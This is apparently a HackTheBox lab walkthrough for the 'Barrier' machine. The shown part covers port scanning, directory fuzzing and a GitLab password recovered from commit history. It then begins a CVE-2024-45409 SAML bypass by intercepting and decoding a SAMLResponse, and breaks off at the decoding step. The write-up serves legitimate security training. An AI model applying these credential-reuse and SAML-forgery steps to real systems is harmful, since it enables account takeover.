



HACKTHEBOX



Barrier

16th February 2026

Prepared By: Pho3o

Machine Author: xct

Difficulty: **Medium**

Synopsis

Barrier is a medium difficulty machine that features exposed credentials and exploiting SSO authentication, privileged API access and CI/CD runners. Initial access is gained by discovering credentials in a public repository and then exploiting a SAML authentication bypass in GitLab to obtain administrative access. From there, a CI/CD runner is abused to execute code and extract sensitive information from environment variables. With the authorization token, the Authentik API can be exploited to obtain administrative control of the identity platform. Access to the Authentik admin panel allows user impersonation and access to Apache Guacamole. Then an existing connection within Guacamole provides remote access to the host. Finally, a private SSH key is recovered from MySQL and privilege escalation is achieved through credential disclosure in shell history.

Skills Required

- Basic Web Enumeration
- Familiarity with intercepting and modifying HTTP traffic through BurpSuite

Skills Learned

- Gitlab Exploitation through CVE-2024-45409 (SAML Authentication Bypass)
- CI/CD Exploitation
- API Exploitation

Enumeration

Nmap

We will start with our usual `Nmap` scan and find several ports open.

```
$ nmap -sC -p- 10.129.234.46
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-12 11:53 EET
Nmap scan report for 10.129.234.46
Host is up (0.082s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|_ 3072 f3:6c:aa:fe:2c:20:f6:55:a0:5b:61:54:cf:39:17:d0 (RSA)
80/tcp    open  http
|_http-title: Did not follow redirect to https://gitlab.barrier.vl:443/
443/tcp    open  https
| http-robots.txt: 58 disallowed entries (15 shown)
| / /autocomplete/users /autocomplete/projects /search
| /admin /profile /dashboard /users /api/v* /help /s/ /-/profile
|_/-/user_settings/profile /-/ide/ /-/experiment
|_ssl-date: TLS randomness does not represent time
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was https://10.129.234.46/users/sign_in
| ssl-cert: Subject:
commonName=gitlab.barrier.vl/organizationName=Mycompany/stateOrProvinceName=Some-
State/countryName=AU
| Subject Alternative Name: DNS:gitlab.barrier.vl
| Not valid before: 2026-01-28T11:21:55
|_Not valid after: 2126-01-04T11:21:55
8080/tcp   open  http-proxy
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache Tomcat
9000/tcp   open  cslistener
9443/tcp   open  tungsten-https
| ssl-cert: Subject: commonName=authentik default
certificate/organizationName=authentik
| Subject Alternative Name: DNS:*
| Not valid before: 2026-02-12T09:30:28
|_Not valid after: 2027-02-12T09:30:28
```

We see the following services:


- SSH on port 22,
- HTTP on port 80,
- HTTP-Proxy on port 8080 serving Apache Tomcat,
- HTTPS on port 443,
- cslistener on port 9000 and
- tungsten-https on port 9443 which is serving authentik.

We can also see that both port 80 and 443 appear to redirect to `gitlab.barrier.vl` which we will add to our `/etc/hosts` file in order to resolve it correctly.

```
$ echo "10.129.234.46 gitlab.barrier.vl barrier.vl" | sudo tee -a /etc/hosts
```

Gitlab

First, we'll visit the `Gitlab` page and check for any publicly visible repositories by clicking `Explore` at the bottom of the page.



GitLab Community Edition

Username or primary email

Password

[Forgot your password?](#)

☐ Remember me

Sign in

Don't have an account yet? [Register now](#)

or sign in with

Single Sign On

☐ Remember me

[Explore](#) [Help](#) [About GitLab](#) [Community forum](#)

English ▾

It appears there is a public repo `gitconnect` by the user `satoru`.

 Explore



Explore / Projects

Explore

Projects

Groups

CI/CD Catalog

Topics

Snippets

Explore projects

Most starredTrendingActiveInactiveAll



G

satoru / gitconnect 

If we open it we will see there is a `Python` script, in which the user `satoru` authenticates to `Gitlab`, retrieves the available repositories and prints their latest activity. However `satoru's` password is not readable in this version of the script.

 main 

 gitconnect / gitconnect.py

Update file gitconnect.py
satoru authored 1 year ago



gitconnect.py  1.50 KiB

```
1 import requests
2 from urllib.parse import urljoin
3 import urllib3
4 urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
5
6 def get_gitlab_repos():
7     base_url = 'https://gitlab.barrier.vl'
8     api_url = urljoin(base_url, '/api/v4/')
9
10     auth_data = {
11         'grant_type': 'password',
12         'username': 'satoru',
13         'password': '***'
14     }
15
```

Let's check the commit history relating to this file by clicking the latest update.

Commit 143ce2c5 authored 1 year ago by  satoru

Update file gitconnect.py

parent [a8e43e54](#)

Branches [main](#)

No related merge requests found

Changes 1

Showing 1 changed file with 1 addition and 1 deletion

gitconnect.py		
...	...	@@ -10,7 +10,7 @@ def get_gitlab_repos():
10	10	auth_data = {
11	11	'grant_type': 'password',
12	12	'username': 'satoru',
13	-	'password': 'dGJ2V72SUEMsM3Ca'
	13	'password': '***'
14	14	}
15	15	
16	16	try:

Indeed in a previous commit the password for `satoru` is visible! Let's try using the password `dGJ2V72SUEMsM3Ca` to sign in and see if it is still valid.



GitLab Community Edition

Username or primary email

Password



[Forgot your password?](#)

☐ Remember me

Sign in

Don't have an account yet? [Register now](#)


or sign in with

Single Sign On


☐ Remember me

We successfully authenticate to `Gitlab` as `satoru`! However after looking around, there is no additional repository or information that is useful to us.

Let's see if we can find any other existing users. If we go to the existing repository `gitconnect` and to the `Members` section, we can try and invite members to the repository.



The drop down list will reveal the user `akadmin` but this is all the information we can get out of `Gitlab` at this point.



Apache Tomcat

Let's check the other services we saw running in our `Nmap` scan earlier. Visting `http://barrier.v1:8080` reveals the default `Apache Tomcat` page.

It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat9/webapps/ROOT/index.html`

Tomcat veterans might be pleased to learn that this system instance of Tomcat is installed with `CATALINA_HOME` in `/usr/share/tomcat9` and `CATALINA_BASE` in `/var/lib/tomcat9`, following the rules from `/usr/share/doc/tomcat9-common/RUNNING.txt.gz`.

You might consider installing the following packages, if you haven't already done so:

tomcat9-docs: This package installs a web application that allows to browse the Tomcat 9 documentation locally. Once installed, you can access it by clicking [here](#).

tomcat9-examples: This package installs a web application that allows to access the Tomcat 9 Servlet and JSP examples. Once installed, you can access it by clicking [here](#).

tomcat9-admin: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the [manager webapp](#) and the [host-manager webapp](#).

NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in `/etc/tomcat9/tomcat-users.xml`.


This isn't very useful so the next thing we can try is directory fuzzing for other endpoints.

```
$ ffuf -u http://barrier.vl:8080/FUZZ -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt -ic
<SNIP>
[Status: 200, Size: 1895, Words: 201, Lines: 30,
Duration: 272ms]
manager [Status: 302, Size: 0, Words: 1, Lines: 1, Duration:
72ms]
[Status: 200, Size: 1895, Words: 201, Lines: 30,
Duration: 70ms]
guacamole [Status: 302, Size: 0, Words: 1, Lines: 1, Duration:
74ms]
```


After a while the results show two endpoints, `/manager` and `/guacamole`. For the first endpoint, we don't have the proper credentials but the second will redirect us to `Authentik` on `port 9443`.

Authentik


From a quick web search, we find that `Authentik` is an Identity Provider (IDP) and Single Sign-On (SSO) service provider to make managing authentication, authorization and access to apps simpler. By trying to access the `/guacamole` endpoint we are redirected to `Authentik's` login page. If we provide valid credentials it will then give us access to another service `Guacamole`.



We try `satoru`'s credentials and we successfully login.




The dashboard reveals the applications we are already aware of, `Gitlab` and `Guacamole`. We have already explored `Gitlab` so we can try exploring `Guacamole`. `Guacamole` is a clientless Remote Desktop gateway that could provide us with remote access to the host machine but there aren't any existing connections for `satoru`.



Foothold

SAML Authentication Bypass


At this point we know that `Authentik` serves as an authentication manager for the services hosted on `Barrier`. Perhaps we can find a way to exploit its authentication mechanisms. Let's return to `Gitlab` where we can search for the current version by going to the `/help` page.



From a quick search on the web we can see version `v17.3.2` is vulnerable to a `SAML Authentication Bypass` tracked with the [CVE-2024-45409](#). This vulnerability allows any signed `SAML` document issued by the `IDP` (in this case `Authentik`) to forge a `SAML Response` to gain access as any user on `Gitlab`. There even is an available [POC](#).

If we recall on the `Gitlab` login page, there was an option to give credentials or to use Single Sign On. Additionally, since we have already authenticated to `Authentik`, clicking the applications on the dashboard performs the SSO process to authenticate us to those apps. If we intercept the SSO process for `Gitlab` and thus the `SAML` authentication process, we will be able to obtain a visible `SAML` token, decode it and then modify it to try and get access as another user. In this case we will try to get access to the administrator account, `akadmin`.

First, let's intercept the SSO process with `BurpSuite`. We will click the `Gitlab` application on the `Authentik` dashboard and follow the prompts until we are signed-in to `Gitlab` as `satoru`.



Then if we check the `HTTP History` tab in `BurpSuite`, we should see this `GET` request:

Dashboard	Target	Proxy	Intruder	Repeater	Collaborator	Sequencer	Decoder	Comparer
Intercept	HTTP history	WebSockets history	Proxy settings					
Filter settings: Hiding CSS, image and general binary content								
#	Host	Method	URL					
173	https://secure.gravatar....	GET	/avatar/f76962cdfb535a817fc9ff0e8fe34e28e92ba91df930af41f610fe8288e89a1..					
170	https://barrier.vl:9443	GET	/ws/client/					
169	https://authentic.error-...	POST	/api/4504163677503489/envelope/?sentry_key=151ba72610234c4c97c5bcff4e1c..					
168	https://gitlab.barrier.vl	GET	/					
167	https://gitlab.barrier.vl	GET	/users/auth/saml/callback?SAMLResponse=nVjZkpVksn3nKxy9HxU2kxCoY9txmUF..					
166	https://barrier.vl:9443	GET	/api/v3/flows/executor/default-provider-authorization-explicit-consent/?query=					
165	https://barrier.vl:9443	POST	/api/v3/flows/executor/default-provider-authorization-explicit-consent/?query=					
164	https://barrier.vl:9443	GET	/static/dist/flow/chunk-LR6SI2U.js					
163	https://barrier.vl:9443	GET	/static/dist/flow/ConsentStage-NXEU0073.js					
161	https://barrier.vl:9443	GET	/api/v3/core/brands/current/					
162	https://barrier.vl:9443	GET	/api/v3/root/config/					
160	https://authentic.error-...	POST	/api/4504163677503489/envelope/?sentry_key=151ba72610234c4c97c5bcff4e1c..					

Request

Pretty Raw Hex

```

1 GET /users/auth/saml/callback?SAMLResponse=
nVjZkpVksn3nKxy9HxU2kxCoY9txmUFcJ EKAXm4wzzNIwNcf1032dnvbPr43oiPUlWStWpWVWVr%2Fu7dsmie9bBv
6qoPP0xlUfXPL8bPT2NXPddun%2FbPlVuG%2FfPgPxxkSXpGpkHPTVcPtV8XT991%2BX0Pt%2B%2FDbkj r6q1L0H9%
2BSoaheQbB%2B%2F3%2B6Y5%2BqrsYRCIAQe9uPoEfRr%2F9eZdBr%2BHL8PBDdzBff0fwsr%2FBT4MQt sH%2Fuqx
wl%2FCr19ZfxSaUZ4%2BiH0%2FhmLVD241rCYI2X2EkI8wcoahZxh5RvfXpw9M2A9p5Q4vvR4j90sQcToUrvfJc7su
DbtPtWic1%2Fn2oDs0CfiIDui7ReG5fr40wnx%2B%2B18MQtyIcIkQqAMtFLne3kOhaB3QD%2FdQuHeFvvz96Pb8wq
j78sAJqyHN%2Fwa%2Fm%2F%2F9uoDG4A5j%2F75F10H44eIWY%2Fj7yPUv3s%2FG6Pt h3z%2BBX15HeA%2F6TL4t34
8Be8xl v0VddA9SEAK7W2QfEbqP73Zb3Md9LEJd7I%2Fi%2BmfzDVamabxGf%2BzCL8BbMwzEKqpf27Rb1VW6Rjt dXt
boFA5JHXwgi7j u0iEp f5kVMPTIio%2Fh5H%2F04W311xoK4N14f4z0mL%2BP%2FP1Y1l34V9e7H%2FvERbDdG6YeRm
G3JmD4wdTFz09%2F%2FfcQvvY7d27VR3VX9j%2B0%2Fyurd1UVVrewqJsw%2BNi%2Fte6N2Z8j%2FiJi4E9oMmm8Fs
3%2FMX6P%2BnwftVeYl5z%2BwuYHvvpMKE%2B9JpHr7QzaS6KKcLcpHBG%2BS2VieEI r9dPB%2F%2FzC6fvOryy%2F
LcLX9o%2BZ9G3hXzvdftYgdkYBzhjKN%2BfaLfs15WfB0%2FrWl0UsvW1GMRoZ8LJZdM8QvH3cXxTj orD00lYdBPiL
Cgqx3KZQUiLFAW9dpb%2BiGLjUfelzE%2BuzFjYTangBvbTa8PMN6SBE3E0TWy0DoZ0B%2FtZDR9PbUNA%2Bwx07b9
yjr9mMdjATQ3YvSnLx%2FSQ04I3JmQp2PdhBiSrRRLxUYXcm2xpYKzhqk%2Fi633UK1JqalNe6l zEVNE9Zs1806kif
isuik0GZQ6KFSWYwb fPLaC3nVnUNAhjHQm6PBybpcrZnYhbzIr29RI fmcPNlUvePZFLdyjmS5JJ5Ia6BxiJTgrG82
DAkIwdAzgSpbrsxFGiCAYqBHqS16KU5TzJCWuQ05M%2B00LrYXoRWS0bwQGM3i28MeYMTHEWzYApwuybl%2FnF0cML
fduyLJqmxiyJeYA3nGrjejscfFkqefGC7W5WHIBkCSunE9V0XSTsADQU%2FCsBJkeIngu0x8%2F7rIkTl9bR1khvyE
zD7FFUQ6ufQEP3FVAuqARDTVFo93becCjAwZZvXWdWIKdmf9vhrMsUM0Yfwe0FHzh8czxvGntXaRtPvfSEYgUKj lh8
sLtXQWv4pwool5pnzp57yQP00NBzdDVqciwQo%2B%2BbUhKuWcHzFihtMZjFnPgA1lcewwxY4aip17BjBoAushEQJU
fNcNqdPDHGK8sSse0S3HdDXRfzriBEVoTtgfz8Lb0%2Fy%2BSX7D6G8z%2BpbmPQnlmPz39a9G07j9Z9dAi%2FneSR

```

Let's send it to the `Repeater` function and copy the `SAMLResponse` value.

We will now have to decode this which we can do with a tool like `cyberChef`. We can use the following [recipe](#) to `URL decode`, `base64 decode` and `Raw Inflate` the value into a readable `XML` format.

Recipe

☐ Treat "+" as space

From Base64

Alphabet

A-Za-z0-9+/=

☐ Remove non-alphabet chars

☐ Strict mode

Raw Inflate

Start index

Initial output buffer size

Buffer expansion type

Adaptive

☐ Resize buffer after decompression

☐ Verify result

STEP

BAKE!

Input

